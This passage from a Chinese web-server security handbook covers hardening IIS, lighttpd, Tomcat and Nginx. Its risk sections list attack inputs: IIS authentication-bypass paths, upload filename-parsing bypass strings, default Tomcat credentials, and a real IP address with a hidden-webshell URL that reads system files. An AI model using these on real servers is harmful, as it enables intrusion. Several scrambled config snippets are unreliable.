情况1： 从后往前找第一个可以识别的后缀

情况2： 只要有.php就可以解析， 不需要是扩展名

其他

apache会把未知的http请求当作get请求。

**7.1.2.2 Axis2**

默认口令： admin/axis2

**7.1.2.3 IIS**

**7.1.2.3.1** 安全配置

测试环境

* 操作系统： Windows Server 2008 R2 Enterprise Service Pack 1 x64
* IIS版本： IIS7.5 程序： asp.net

IIS7.5的安装

* http 常见功能： 开启静态内容， 默认文档， HTTP错误； 目录浏览， WebDAV发布如无特殊要求， 不要开启； HTTP重定向可根据需要开启。
* 应用程序开发： 这个可根据实际情况开启， 如为asp.net的开启ASP.NET， .NET扩展性， ISAPI扩展， ISAPI 筛选； 在服务器端的包含文件根据需要开启。
* 健康和诊断： 建议开启HTTP日志记录， 日志记录工具， 请求监视； 其他可根据需要开启。
* 安全性： 建议开启URL授权， 请求筛选， IP和域限制； 其他根据需要开启。
* 性能， 管理工具， ftp服务器， IIS可承载的Web核心可根据开启。

IIS7.5权限配置介绍

IIS7.5涉及两个账户， 一个为匿名账户， 一个为应用程序池账户。在磁盘的NTFS权限设置中， 匿名账户只需要拥有对网站目录的读取权限即可； 而应用程序池账户需要根据程序实际情况给予相应权限， 比如： 需要去写文件， 则要给予写权限， 需要去调用一个程序（ 如cmd.exe） 则需要给予执行权限。总之， 对文件的访问， 首先需要有匿名账户的访问权限， 然后再根据程序的操作需要什么样的权限给予应用程序池账户相

397/990



QQ群：632167235

应的权限。

研究发现的几个基本问题

1. 上传目录的写入权限由应用程序池账户决定；
2. 应用程序池默认对于的账户为IIS APPPOOL\{app pool name}， 且属于IIS\_IUSRS组；
3. 默认的匿名账户为IUSR账户， 且属于authenticated users组；
4. 任何用户都属于USERS组， 且手工删除后仍然属于USERS组；
5. 上传木马之后， 能够看到的目录是由应用程序池账户决定的；
6. 在此测试环境下， USERS组默认拥有网站目录的写入权限；
7. 一个aspx文件的运行跟NTFS的运行权限无关；
8. 对于网站的匿名账户只需要对网站目录有读取权限；
9. 应用程序池账户运行aspx也只需要读取权限， 但是如果要写文件需则写权限， 要执行其他程序则需要执行权限。

常见服务器被入侵威胁及解决措施

常见服务器入侵威胁

1. webdav直接上传webshell
2. 通过程序文件上传漏洞上传webshell
3. webshell的权限过高导致被提权
4. IIS SPY列目录

解决常见问题措施

**1.** 解决 **webdav**问题

在安装的时候直接不安装webdav组件。

**2.**防止上传的木马文件执行

可以在IIS中设置需要上传文件的目录， 处理程序映射中的编辑功能权限中的脚本去掉， 这样即使上传了木马文件在此目录， 也是无法执行的。

上传目录取消应用程序池账户的执行权限：

398/990



QQ群：632167235

**3.** 防止木马执行后看到网站目录之外的文件

可以设置进程池账户对其他文件夹无读取权限。

**4.** 防止木马执行后可执行 **cmd**

取消进程池账户的NTFS执行权限。

**5.** 防止木马执行后运行 **cmd**权限过高

进程池账户选择权限较低的账户， 最好就是默认的账户。

**6.** 防止 **IIS SPY**列目录

将%windir%/system32/activeds.tlb文件的Users组和Power Users组的读取权限去掉。我们再使用IIS SPY功能时， 它会显示“加载类型库/DLL 时出错。”， 且不能显示出服务器上所有的网站信息。

如果将%windir%/system32/activeds.dll文件的读取权限也去掉， 我们将服务器进行重启后， 会发现系统里所有的服务都不能停止， 也不能启动。它的错误信息都是“在 本地计算机 无法启动 XXX服务。错误 1053： 服务没有及时响应启动或控制请求。”， 而且最要命的是它不会在系统日志里面显示详细的错误信息。


推荐安全配置方案

安全配置简单配置

**1.** 匿名账户使用默认的 **IUSR**

**2.** 应用程序池使用默认的标识， 对应的账户为 **IIS AppPool\**应 用程序池名称

399/990



QQ群：632167235

**3. IIS**中对上传目录设置为脚本不可执行

**4.** 禁用 **trace**等危险方法

在配置文件c:\\windows\\system32\\inetsrv\\MetaBase.xml中删除相关方法：

\inetsrv\asp.dll,5,GET,HEAD,POST,TRACE

400/990



QQ群：632167235

日志设置

下列项是必须保留的 **:**


客户端 ip,方法,uri 资源和查询,用户代理(这里指客户端的 User-Agent 头部)

下列是非必须的 **:**

用户名,服务器端口,协议状态和子状态,cookie

日志要么不记录,记录的话一定要分文件,否则容易出现几个 GB 的大日志,等于没记录,而且还空耗资源。

401/990



QQ群：632167235

加强安全配置

1. 匿名账户使用默认的“应用程序用户”也就是对应的IUSR。
2. 应用程序池账户使用默认的IIS AppPool\应用程序池名称。
3. 删除everyone， users在所有磁盘上的权限。
4. 删除users在system32上的所有权限（ 需要先修改所有者为administrator） 。
5. 在网站目录下给予IUSR读取权限。
6. 在网站目录下给予IIS AppPool\应用程序池名称读取权限， 如果程序中有特殊要求的权限， 如写入文件等， 则再对应的目录下给予相应的权限， 如写入权限。
7. 在网站要求的上传目录给予IIS AppPool\应用程序池名称写入权限， 但是不给予执行权限。
8. 在IIS中取消上传目录的脚本执行权限。

注意

1. 以上两种配置均使用默认的应用程序池账户， 如果自定义， 最好是将自定义加入IIS\_IUSRS组。
2. IIS7.5中建立多个站点的时候， 如果使用默认的应用程序池账户， 系统会默认产生如IIS AppPool\各个不同的应用程序池名称。
3. Asp.net程序在第一次访问编译的时候， 应用程序池账户需要拥有system32文件夹的读取和执行权限。
4. 需要给“C:\Windows\Microsoft.NET\Framework64\v2.0.50727\Temporary ASP.NET Files”这个目录赋予

IIS\_IUSRS组的权限。

**7.1.2.3.2** 安全风险

认证绕过

402/990

QQ群：632167235

版本6.0

构造请求路径：

/admin::$INDEX\_ALLOCATION/index.php

/AuthNeeded::$Index\_Allocation/\*~1\*/.aspx

/AuthNeeded:$I30:$Index\_Allocation/\*~1\*/.aspx

.NET源代码泄露和身份验证漏洞

版本7.5

受影响的软件： .NET Framework 4.0（ .NET框架2.0是不受影响， 其他.NET框架尚未进行测试） （ 在Windows

7测试）

访问路径： http://<victimIIS75>/admin:$i30:$INDEX\_ALLOCATION/admin.php

名称解析漏洞

**IIS 5.x/6.0**

/xx.asp/xx.jpg

/xx.asp;.jpg

/xx.asp:.jpg

/xx.asp .jpg

/xx.asp.

受影响的文件名后缀有.asp .asa .cdx .cer .pl .php .cgi

**IIS 7.5**

a.aspx.a;.a.aspx.jpg..jpg

**IIS 7.0/7.5 (php-cgi)**

a.jpg/a.php

**7.1.2.3.3 SSL**配置

Windows Registry Editor Version 5.00

\DES56/56]"Enabled"=dword:00000000

\NULL]"Enabled"=dword:00000000

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\PCT1.0

\Server]"Enabled"=dword:00000000 [HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\SSL2.0

\Server]"Enabled"=dword:00000000 [HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\SSL3.0

\Server]"Enabled"=dword:00000000 [HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\SSL3.0

\Client]"DisabledByDefault"=dword:00000001

403/990

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers

\RC240/128]"Enabled"=dword:00000000

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers

\RC256/128]"Enabled"=dword:00000000

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers

\RC440/128]"Enabled"=dword:00000000

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers

\RC456/128]"Enabled"=dword:00000000

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers

\RC464/128]"Enabled"=dword:00000000

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers

[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers

QQ群：632167235

**7.1.2.3.4** 配置文件

windows2003 iis配置文件所在位置： C:\Windows/system32\inetsrv\metabase.xml win2008/2012 iis配置文件所在位置：

C:\Windows\System32\inetsrv\config\applicationHost.config

C:\inetpub\history\CFGHISTORY\_0000000001\applicationHost.config

**7.1.2.4 lighttpd**

**7.1.2.4.1** 安全配置

禁止目录执行：

$HTTP["url"] =~ “^/(forumdata|templates|customavatars?)/” {

HSTS：

server.modules += ( "mod\_setenv" )

$HTTP["scheme"] == "https" {

setenv.add-response-header = ( "Strict-Transport-Security" => "max-age=63072000; includeSubdomains; preload")

}

防止iframe框架：

server.modules += ( "mod\_setenv" )

$HTTP["scheme"] == "https" {

SSL配置：

ssl.honor-cipher-order = "enable"

ssl.cipher-list = "EECDH+AESGCM:EDH+AESGCM:AES256+EECDH:AES256+EDH"

ssl.use-compression = "disable" setenv.add-response-header = (

"Strict-Transport-Security" => "max-age=63072000; includeSubdomains; preload",

"X-Frame-Options" => "DENY",

ssl.use-sslv2 = "disable"

ssl.use-sslv3 = "disable"

**7.1.2.4.2** 安全风险

文件解析漏洞

/xx.jpg%00.php

/xx.jpg/.php

404/990

"X-Content-Type-Options" => "nosniff"

)

setenv.add-response-header = ( "X-Frame-Options" => "DENY")

}

fastcgi.server = ()

}

QQ群：632167235

**7.1.2.5 Tomcat**

**7.1.2.5.1** 安全风险

后 台 ： http://x.x.x.x:8081/manager http://x.x.x.x:8081/manager/html http://x.x.x.x:8081/manager/status http://x.x.x.x:8081/admin

/admin 这个后台默认是不存在的， 需要自己上官网下载一个admin的压缩包， 然后将解压后的内容传到

TOMCAT的server/webapps下面。

弱口令：

5.5.0 to 5.5.28

6.0.0 to 6.0.20

用户名： admin， 密码为空。

Linux平台及Windows平台免安装版本不受该漏洞影响。tomcat:123459

华天动力OA系统：

默认账号admin/htoa登陆tomcat后台

账号：

保存在 conf/tomcat-users.xml里面。

<role rolename="manager"/>

<user username="tomcat" password="tomcat" roles="tomcat" />

<user username="both" password="tomcat" roles="tomcat,role1" />

<user username="role1" password="tomcat" roles="role1" />

管理员组： admin,manager

藏shell的地方：

http://123.167.5.158:9801/docs/funcspecs/2.jsp?sort=1&editfile=c%3A%2Fboot.ini

2.jsp数字可变

**7.1.2.5.2 SSL**配置

编辑server.xml：

<connector port="443" maxhttpheadersize="8192" address="127.0.0.1"

enablelookups="false" disableuploadtimeout="true" acceptCount="100" scheme="https" secure="true"

clientAuth="false" SSLEnabled="true"

sslEnabledProtocols="TLSv1,TLSv1.1,TLSv1.2" ciphers="TLS\_ECDHE\_RSA\_WITH\_AES\_128\_CBC\_SHA256,TLS\_ECDHE\_

keystoreFile="mydomain.key" keystorePass="password" truststoreFile="mytruststore.truststore" truststorePass="password"/>;

**7.1.2.6 Nginx**

405/990

QQ群：632167235

**7.1.2.6.1** 编译安装

安装

# **yum install pcre-devel bzip2-devel openssl-devel php-devel mysql-devel libxml2-devel sqlite-devel**

注意：

使用的是php-cgi（ fastcgi) 检查文件确定已经被包含了

gzip 模块需要 zlib 库

rewrite 模块需要 pcre 库

ssl 功能需要 openssl 库

PHP：

# **./configure \**

**--prefix=/usr/local --with-mysql --with-ldap --with-attr \**

**--with-valgrind --with-openssl \**

**--with-openssl-includes=/usr/include/openssl \**

**--with-openssl-libs=/usr/lib/openssl --with-kerberos5 \**

**--with-zlib --with-bzip2 --with-fam --with-webdav-props \**

**--with-webdav-locks --with-gdbm --with-memcache**

**--with-gd**

Nginx：

# **useradd -s /sbin/nologin -d /srv/www/ -M nginx**

# **./configure --prefix=/opt/nginx \**

**--user=nginx \**

**--group=nginx \**

**--with-http\_ssl\_module \**

**--with-openssl=/opt/openssl**

配置

修改以下参数：

fastcgi\_param SCRIPT\_FILENAME $document\_root$fastcgi\_script\_name;

**7.1.2.6.2** 编译参数

**--prefix=** 指向安装目录

**--sbin-path=** 指向（ 执行） 程序文件（ nginx）

**--conf-path=** 指向配置文件（ nginx.conf）

**--error-log-path=** 指向错误日志目录

**--pid-path=** 指向pid文件（ nginx.pid）

**--lock-path=** 指向lock文件（ nginx.lock）

**--user=** 指定程序运行时的非特权用户

**--group=** 指定程序运行时的非特权用户组

**--builddir=** 指向编译目录

**--with-rtsig\_module** 启用rtsig模块支持（ 实时信号）

**--with-select\_module** 启用select模块支持（ 一种轮询模式,不推荐在高载环境下使用） 禁用： **--without- select\_module**

**--with-poll\_module** 启用poll模块支持（ 功能与select相同， 与select特性相同， 为一种轮询模式,不推荐在高载环境下使用）

**--with-file-aio** 启用file aio支持（ 一种APL文件传输格式）

**--with-ipv6** 启用ipv6支持

406/990

QQ群：632167235

**--with-http\_ssl\_module** 启用ngx\_http\_ssl\_module支持（ 使支持https请求， 需已安装openssl）

**--with-http\_realip\_module** 启用ngx\_http\_realip\_module支持（ 这个模块允许从请求标头更改客户端的IP地址值， 默认为关）

**--with-http\_addition\_module** 启用ngx\_http\_addition\_module支持（ 作为一个输出过滤器， 支持不完全缓冲， 分部分响应请求）

**--with-http\_xslt\_module** 启用ngx\_http\_xslt\_module支持（ 过滤转换XML请求）

**--with-http\_image\_filter\_module** 启用ngx\_http\_image\_filter\_module支持（ 传输JPEG/GIF/PNG 图片的一个过滤器）（ 默认为不启用。gd库要用到）

**--with-http\_geoip\_module** 启用ngx\_http\_geoip\_module支持（ 该模块创建基于与MaxMind GeoIP二进制文件相配的客户端IP地址的ngx\_http\_geoip\_module变量）

**--with-http\_sub\_module** 启用ngx\_http\_sub\_module支持（ 允许用一些其他文本替换nginx响应中的一些文本）

**--with-http\_dav\_module** 启用ngx\_http\_dav\_module支持（ 增加PUT,DELETE,MKCOL： 创建集合,COPY和

MOVE方法） 默认情况下为关闭， 需编译开启

**--with-http\_flv\_module** 启用ngx\_http\_flv\_module支持（ 提供寻求内存使用基于时间的偏移量文件）

**--with-http\_gzip\_static\_module** 启用ngx\_http\_gzip\_static\_module支持（ 在线实时压缩输出数据流）

**--with-http\_random\_index\_module** 启用ngx\_http\_random\_index\_module支持（ 从目录中随机挑选一个目录索引）

**--with-http\_secure\_link\_module** 启用ngx\_http\_secure\_link\_module支持（ 计算和检查要求所需的安全链接网址）

**--with-http\_degradation\_module** 启用ngx\_http\_degradation\_module支持（ 允许在内存不足的情况下返回

204或444码）

**--with-http\_stub\_status\_module** 启用ngx\_http\_stub\_status\_module支持（ 获取nginx自上次启动以来的工作状态）

**--without-http\_charset\_module** 禁用ngx\_http\_charset\_module支持（ 重新编码web页面， 但只能是一个方向--服务器端到客户端， 并且只有一个字节的编码可以被重新编码）

**--without-http\_gzip\_module** 禁用ngx\_http\_gzip\_module支持（ 该模块同**--with-http\_gzip\_static\_module** 功能一样）

**--without-http\_ssi\_module** 禁用ngx\_http\_ssi\_module支持（ 该模块提供了一个在输入端处理服务器包含文件（ SSI） 的过滤器， 目前支持SSI命令的列表是不完整的）

**--without-http\_userid\_module** 禁用ngx\_http\_userid\_module支持（ 该模块用来确定客户端后续请求的

cookies）

**--without-http\_access\_module** 禁用ngx\_http\_access\_module支持（ 该模块提供了一个简单的基于主机的访问控制。允许/拒绝基于ip地址）

**--without-http\_auth\_basic\_module** 禁用ngx\_http\_auth\_basic\_module（ 该模块是可以使用用户名和密码基于http基本认证方法来保护你的站点或其部分内容）

**--without-http\_autoindex\_module** 禁用disable ngx\_http\_autoindex\_module支持（ 该模块用于自动生成目录列表， 只在ngx\_http\_index\_module模块未找到索引文件时发出请求。）

**--without-http\_geo\_module** 禁用ngx\_http\_geo\_module支持（ 创建一些变量， 其值依赖于客户端的IP地址）

**--without-http\_map\_module** 禁用ngx\_http\_map\_module支持（ 使用任意的键/值对设置配置变量）

**--without-http\_split\_clients\_module** 禁用ngx\_http\_split\_clients\_module支持（ 该模块用来基于某些条件划分用户。条件如： ip地址、报头、cookies等等）

**--without-http\_referer\_module** 禁用disable ngx\_http\_referer\_module支持（ 该模块用来过滤请求， 拒绝报头中Referer值不正确的请求）

**--without-http\_rewrite\_module** 禁用ngx\_http\_rewrite\_module支持（ 该模块允许使用正则表达式改变

URI， 并且根据变量来转向以及选择配置。如果在server级别设置该选项， 那么他们将在 location之前生效。如果在location还有更进一步的重写规则， location部分的规则依然会被执行。如果这个URI重写是因为

location部分的规则造成的， 那么location部分会再次被执行作为新的URI。这个循环会执行10次， 然后Nginx

会返回一个500错误。）

**--without-http\_proxy\_module** 禁用ngx\_http\_proxy\_module支持（ 有关代理服务器）

**--without-http\_fastcgi\_module** 禁用ngx\_http\_fastcgi\_module支持（ 该模块允许Nginx与FastCGI进程交互， 并通过传递参数来控制FastCGI进程工作。） FastCGI一个常驻型的公共网关接口。

**--without-http\_uwsgi\_module** 禁用ngx\_http\_uwsgi\_module支持（ 该模块用来医用uwsgi协议， uWSGI服务器相关）

**--without-http\_scgi\_module** 禁用ngx\_http\_scgi\_module支持（ 该模块用来启用SCGI协议支持， SCGI协议是

CGI协议的替代。它是一种应用程序与HTTP服务接口标准。它有些像FastCGI但他的设计 更容易实现。）

**--without-http\_memcached\_module** 禁用ngx\_http\_memcached\_module支持（ 该模块用来提供简单的缓存， 以提高系统效率）

**--without-http\_limit\_zone\_module** 禁用ngx\_http\_limit\_zone\_module支持（ 该模块可以针对条件， 进行会话的并发连接数控制）

**--without-http\_limit\_req\_module** 禁用ngx\_http\_limit\_req\_module支持（ 该模块允许你对于一个地址进行请求数量的限制用一个给定的session或一个特定的事件）

407/990

QQ群：632167235

**--without-http\_empty\_gif\_module** 禁用ngx\_http\_empty\_gif\_module支持（ 该模块在内存中常驻了一个1\*1 的透明GIF图像， 可以被非常快速的调用）

**--without-http\_browser\_module** 禁用ngx\_http\_browser\_module支持（ 该模块用来创建依赖于请求报头的值。如果浏览器为modern， 则$modern\_browser等于modern\_browser\_value指令分配的值； 如果浏览器为

old， 则$ancient\_browser等于ancient\_browser\_value指令分配的值； 如果浏览器为MSIE中的任意版本， 则

$msie等于1）

**--without-http\_upstream\_ip\_hash\_module** 禁用ngx\_http\_upstream\_ip\_hash\_module支持（ 该模块用于简单的负载均衡）

**--with-http\_perl\_module** 启用ngx\_http\_perl\_module支持（ 该模块使nginx可以直接使用perl或通过ssi调用

perl）

**--with-perl\_modules\_path=** 设定perl模块路径

**--with-perl=** 设定perl库文件路径

**--http-log-path=** 设定access log路径

**--http-client-body-temp-path=** 设定http客户端请求临时文件路径

**--http-proxy-temp-path=** 设定http代理临时文件路径

**--http-fastcgi-temp-path=** 设定http fastcgi临时文件路径

**--http-uwsgi-temp-path=** 设定http uwsgi临时文件路径

**--http-scgi-temp-path=** 设定http scgi临时文件路径

**--without-http** 禁用http server功能

**--without-http-cache** 禁用http cache功能

**--with-mail** 启用POP3/IMAP4/SMTP代理模块支持

**--with-mail\_ssl\_module** 启用ngx\_mail\_ssl\_module支持

**--without-mail\_pop3\_module** 禁用pop3协议

**--without-mail\_imap\_module** 禁用imap协议

**--without-mail\_smtp\_module** 禁用smtp协议

**--with-google\_perftools\_module** 启用ngx\_google\_perftools\_module支持（ 调试用， 剖析程序性能瓶颈）

**--with-cpp\_test\_module** 启用ngx\_cpp\_test\_module支持

**--add-module=** 启用外部模块支持

**--with-cc=** 指向C编译器路径

**--with-cpp=** 指向C预处理路径

**--with-cc-opt=** 设置C编译器参数（ PCRE库， 需要指定**--with-cc-opt="-I /usr/local/include"**， 如果使用

select()函数则需要同时增加文件描述符数量， 可以通过**--with-cc-opt="-D FD\_SETSIZE=2048"**指定。）

**--with-ld-opt=** 设置连接文件参数。（ PCRE库， 需要指定**--with-ld-opt="-L /usr/local/lib"**。）

**--with-cpu-opt=** 指定编译的CPU， 可用的值为: pentium, pentiumpro, pentium3, pentium4, athlon, opteron, amd64, sparc32, sparc64, ppc64

**--without-pcre** 禁用pcre库

**--with-pcre** 启用pcre库

**--with-pcre=** 指向pcre库文件目录

**--with-pcre-opt=** 在编译时为pcre库设置附加参数

**--with-md5=** 指向md5库文件目录（ 消息摘要算法第五版， 用以提供消息的完整性保护）

**--with-md5-opt=** 在编译时为md5库设置附加参数

**--with-md5-asm** 使用md5汇编源

**--with-sha1=** 指向sha1库目录（ 数字签名算法， 主要用于数字签名）

**--with-sha1-opt=** 在编译时为sha1库设置附加参数

**--with-sha1-asm** 使用sha1汇编源

**--with-zlib=** 指向zlib库目录

**--with-zlib-opt=** 在编译时为zlib设置附加参数

**--with-zlib-asm=** 为指定的CPU使用zlib汇编源进行优化， CPU类型为pentium, pentiumpro

**--with-libatomic** 为原子内存的更新操作的实现提供一个架构

**--with-libatomic=** 指向libatomic\_ops安装目录

**--with-openssl=** 指向openssl安装目录

**--with-openssl-opt** 在编译时为openssl设置附加参数

**--with-debug** 启用debug日志

**7.1.2.6.3** 性能调优

TCP队列

408/990

QQ群：632167235

web应用中listen函数的backlog默认会被我们内核参数的net.core.somaxconn限制到128， 而nginx定义的

NGX\_LISTEN\_BACKLOG默认为511， 所以有必要调整这个值。

net.core.somaxconn=8192

listen 80 default backlog=8192;

减少close\_wait状态

tcp\_nodelay on;

nginx对静态文件进行cache

**open\_file\_cache**

语法： open\_file\_cache max = N [inactive = time] | off

默认值： open\_file\_cache off

使用字段： http, server, location

这个指令指定缓存是否启用， 如果启用， 将记录文件以下信息： 打开的文件描述符， 大小信息和修改时间。

存在的目录信息。

在搜索文件过程中的错误信息 – 没有这个文件、无法正确读取， 参考open\_file\_cache\_errors

指令选项：

**max** - 指定缓存的最大数目， 如果缓存溢出， 最近最少使用的文件（ LRU） 将被移除。**inactive** - 指定缓存文件被移除的时间， 如果在这段时间内文件没被下载， 默认为60秒。**off** - 禁止缓存。

**open\_file\_cache\_errors**

语法： open\_file\_cache\_errors on | off 默认值： open\_file\_cache\_errors off 使用字段： http, server, location

这个指令指定是否在搜索一个文件是记录cache错误。

**open\_file\_cache\_min\_uses**

语法： open\_file\_cache\_min\_uses number

默认值： open\_file\_cache\_min\_uses 1

使用字段： http, server, location

这个指令指定了在open\_file\_cache指令无效的参数中一定的时间范围内可以使用的最小文件数， 如果使用更大的值， 文件描述符在cache中总是打开状态。

**open\_file\_cache\_valid**

语法： open\_file\_cache\_valid time 默认值： open\_file\_cache\_valid 60 使用字段： http, server, location

这个指令指定了何时需要检查open\_file\_cache中缓存项目的有效信息。

CPU分配

worker\_processes 4;

worker\_cpu\_affinity 0001 0010 0100 1000;

TCP高并发配置

net.ipv4.tcp\_syncookies = 1

fs.file-max = 999999

net.ipv4.tcp\_tw\_reuse = 1

net.ipv4.tcp\_keepalive\_time = 600

net.ipv4.tcp\_fin\_timeout = 30

net.ipv4.tcp\_max\_tw\_buckets = 5000

net.ipv4.ip\_local\_port\_range = 1024 61000

409/990

QQ群：632167235

net.ipv4.tcp\_rmem = 10240 87380 12582912

net.ipv4.tcp\_wmem = 10240 87380 12582912

net.core.netdev\_max\_backlog = 8096

net.core.rmem\_default = 6291456

net.core.wmem\_default = 6291456

net.core.rmem\_max = 12582912

net.core.wmem\_max = 12582912

net.ipv4.tcp\_max\_syn\_backlog = 1024

解释：

fs.file-max = 999999： 这个参数表示进程（ 比如一个worker进程） 可以同时打开的最大句柄数， 这个参数直线限制最大并发连接数， 需根据实际情况配置。

net.ipv4.tcp\_tw\_reuse = 1： 这个参数设置为1， 表示允许将TIME-WAIT状态的socket重新用于新的TCP连接， 这对于服务器来说很有意义， 因为服务器上总会有大量TIME-WAIT状态的连接。 net.ipv4.tcp\_keepalive\_time = 600： 这个参数表示当keepalive启用时， TCP发送keepalive消息的频度。默认是

2小时， 若将其设置的小一些， 可以更快地清理无效的连接。

net.ipv4.tcp\_fin\_timeout = 30： 这个参数表示当服务器主动关闭连接时， socket保持在FIN-WAIT-2状态的最大时间。

net.ipv4.tcp\_max\_tw\_buckets = 5000： 这个参数表示操作系统允许TIME\_WAIT套接字数量的最大值， 如果超过这个数字， TIME\_WAIT套接字将立刻被清除并打印警告信息。该 参数默认为180 000， 过多的

TIME\_WAIT套接字会使Web服务器变慢。

net.ipv4.tcp\_max\_syn\_backlog = 1024： 这个参数标示TCP三次握手建立阶段接收SYN请求队列的最大长度， 默认为1024， 将其设置得大一些可以使出现Nginx繁忙来不及 accept新连接的情况时， Linux不至于丢失客户端发起的连接请求。

net.ipv4.ip\_local\_port\_range = 1024 61000： 这个参数定义了在UDP和TCP连接中本地（ 不包括连接的远端） 端口的取值范围。

net.ipv4.tcp\_rmem = 10240 87380 12582912： 这个参数定义了TCP接收缓存（ 用于TCP接收滑动窗口） 的最小值、默认值、最大值。

net.ipv4.tcp\_wmem = 10240 87380 12582912： 这个参数定义了TCP发送缓存（ 用于TCP发送滑动窗口） 的最小值、默认值、最大值。

net.core.netdev\_max\_backlog = 8096： 当网卡接收数据包的速度大于内核处理的速度时， 会有一个队列保存这些数据包。这个参数表示该队列的最大值。

net.core.rmem\_default = 6291456： 这个参数表示内核套接字接收缓存区默认的大小。net.core.wmem\_default = 6291456： 这个参数表示内核套接字发送缓存区默认的大小。net.core.rmem\_max = 12582912： 这个参数表示内核套接字接收缓存区的最大大小。net.core.wmem\_max = 12582912： 这个参数表示内核套接字发送缓存区的最大大小。net.ipv4.tcp\_syncookies = 1： 该参数与性能无关， 用于解决TCP的SYN攻击。

注意： 滑动窗口的大小与套接字缓存区会在一定程度上影响并发连接的数目。每个TCP连接都会为维护TCP 滑动窗口而消耗内存， 这个窗口会根据服务器的处理速度收缩或扩张。

参数net.core.wmem\_max = 12582912的设置， 需要平衡物理内存的总大小、Nginx并发处理的最大连接数量而确定。当然， 如果仅仅为了提供并发量使服务器不出现Out Of Memory问题而去降低滑动窗口大小， 那么并不合适， 因为滑动窗过小会影响大数据量的传输速度。net.core.rmem\_default = 6291456、

net.core.wmem\_default = 6291456、net.core.rmem\_max = 12582912 和 net.core.wmem\_max = 12582912 这4 个参数的设置需要根据我们的业务特性以及实际的硬件成本来综合考虑。

Nginx并发处理的最大连接量： 由nginx.conf中的work\_processes和work\_connections参数决定。

**7.1.2.6.4** 安全配置

Nginx介绍

nginx本身不能处理PHP， 它只是个web服务器， 当接收到请求后， 如果是php请求， 则发给php解释器处理， 并把结果返回给客户端。nginx一般是把请求发fastcgi管理进程处理， fastcgi管理进程选择cgi子进程处理结果并返回被nginx。

nginx涉及到两个账户， 一个是nginx的运行账户， 一个是php-fpm的运行账户。如果访问的是一个静态文件， 则只需要nginx的运行账户对文件具有读取权限； 而如果访问的是一个php文件， 则首先需要nginx的运行账户对文件有读取权限， 读取到文件后发现是一个php文件， 则转发给 php-fpm， 此时则需要php-fpm账户对文件具有读取权限。

研究发现的结论

410/990

QQ群：632167235

1. linux下， 要读取一个文件， 首先需要具有对文件所在文件夹的执行权限,然后需要对文件的读取权限。
2. php文件的执行不需要文件的执行权限， 只需要nginx和php-fpm运行账户的读取权限。
3. 上传木马后， 能不能列出一个文件夹的内容， 跟php-fpm的运行账户对文件夹的读取权限有关。
4. 木马执行命令的权限跟php-fpm的账户权限有关。
5. 如果木马要执行命令， 需要php-fpm的账户对相应的sh有执行权限。
6. 要读取一个文件夹内的文件， 是不需要对文件夹有读取权限的， 只需要对文件夹有执行权限。

Nginx服务器涉及到的安全配置

1. Nginx.conf的配置
2. php-fpm.conf的配置
3. nginx和php-fpm的运行账户对磁盘的权限配置
4. Php.ini的配置

常见需要配置的操作方法

1. 禁止一个目录的访问示例： 禁止访问path目录location ^~ /path {

deny all;

}

可以把path换成实际需要的目录， 目录path后是否带有"/",带“/”会禁止访问该目录和该目录下所有文件。不带"/"的情况就有些复杂了， 只要目录开头匹配上那个关键字就会禁止； 注意要放在 **fastcgi**配 置之前。

2. 禁止php文件的访问及执行

示例： 去掉单个目录的PHP执行权限location ~ /attachments/.\*\.(php|php5)?$ { deny all;

}

示例： 去掉多个目录的PHP执行权限

location ~

/(attachments|upload)/.\*\.(php|php5)?$ { deny all;

}

示例： 如果启用pathinfo， 则不能根据后缀来判断php文件

location ^~ /upload/ { default\_type text/plain; expires 30d;

}

3. 禁止IP的访问

示例： 禁止IP段的写法：

deny 10.0.0.0/24;

示例： 只允许某个IP或某个IP段用户访问， 其它的用户全都禁止

allow x.x.x.x; allow 10.0.0.0/24; deny all;

4. 限制可使用的方法

if ($request\_method !~ ^(GET|HEAD|POST)$) { return 444;

}

需要解决的常见问题

1. 让木马上传后不能执行

针对上传目录， 在nginx配置文件中加入配置， 使此目录无法解析php。

411/990

QQ群：632167235

2. 让木马执行后看不到非网站目录文件

取消php-fpm运行账户对于其他目录的读取权限。

3. 木马执行后命令不能执行

取消php-fpm账户对于sh的执行权限。

4. 命令执行后权限不能过高

Php-fpm账户不要用root或者加入root组。

Nginx安全配置方案

1. 修改网站目录所有者为非php-fpm运行账户， 此处修改所有者为root
2. 修改nginx及php-fpm的运行账户及组为nobody
3. 取消nobody对所有目录的的读取权限， 然后添加对网站目录的读取权限
